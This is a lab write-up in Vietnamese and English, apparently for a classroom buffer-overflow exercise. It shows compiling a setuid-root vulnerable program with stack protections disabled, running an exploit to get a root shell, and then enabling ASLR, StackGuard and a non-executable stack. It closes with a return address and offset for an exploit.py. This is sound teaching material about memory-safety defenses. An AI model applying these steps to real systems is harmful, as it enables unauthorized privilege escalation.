


$ gcc -o stack -z execstack -fno-stack-protector stack.c




Gán quyền admin làm chủ ‘stack’

$ sudo chown root stack




Gán quyền thực thi

$ sudo chmod 4**755** stack




Biên dịch exploit.c

$ gcc -o exploit exploit.c




Chạy để tạo badfile

$./exploit // create the badfile



Chạy chương trình tấn công nhờ vào file chứa mã độc

$./stack // launch the attack by running the vulnerable program




Kết quả: chúng ta đã lấy được quyền root

# <---- You’ve got a root shell!

**Step 5. Defeating Address Randomization (ASLR)**

# exit 🡨 Để thoát quyền root


$sudo sysctl -w kernel.randomize\_va\_space=2



**Step 6. Turn on the StackGuard Protection**

you should compile the program without the -fno-stack-protector option


gcc -o stack -z execstack stack.c



Thực thi mã độc: Khi bật StackGuard Protection, hệ thống sẽ kiểm tra xem buffer có bị tràn hay không. Nếu buffer bị tràn, sẽ không thực thi chương trình.

\*\*\* stack smashing detected \*\*\*: ./stack terminated

Aborted




StackGuard hoạt động bằng cách chèn một giá trị nhỏ được gọi là canary giữa các biến ngăn xếp (bộ đệm) và địa chỉ trả về của hàm. Khi bộ đệm ngăn xếp tràn vào địa chỉ trả về của hàm, canary sẽ bị ghi đè. Trong quá trình trả về hàm, giá trị canary được kiểm tra. Nếu giá trị đã thay đổi thì chương trình sẽ kết thúc. Do đó, giảm việc thực thi chương trình chứa mã độc.

**Step 7. Turn on the Non-executable Stack Protection**


we recompile our vulnerable program using the noexecstack option

$ gcc -o stack -fno-stack-protector -z noexecstack stack.c



Thực thi mã độc: kết quả thu được là Segmentation fault.

Hệ thống đã hạn chế bộ nhớ lưu trữ bằng cách triển khai NX bit, điều này sẽ ngăn kẻ tấn công ghi hoặc thực thi mã shell của mình. Do đó, kẻ tấn công sẽ không thể trỏ lại return address. Vì vậy, điều này sẽ bảo vệ bộ nhớ đang chạy không bị tràn.



===

Lab with exploit.py

ret = 0xbffff188 + 0x80

offset = 112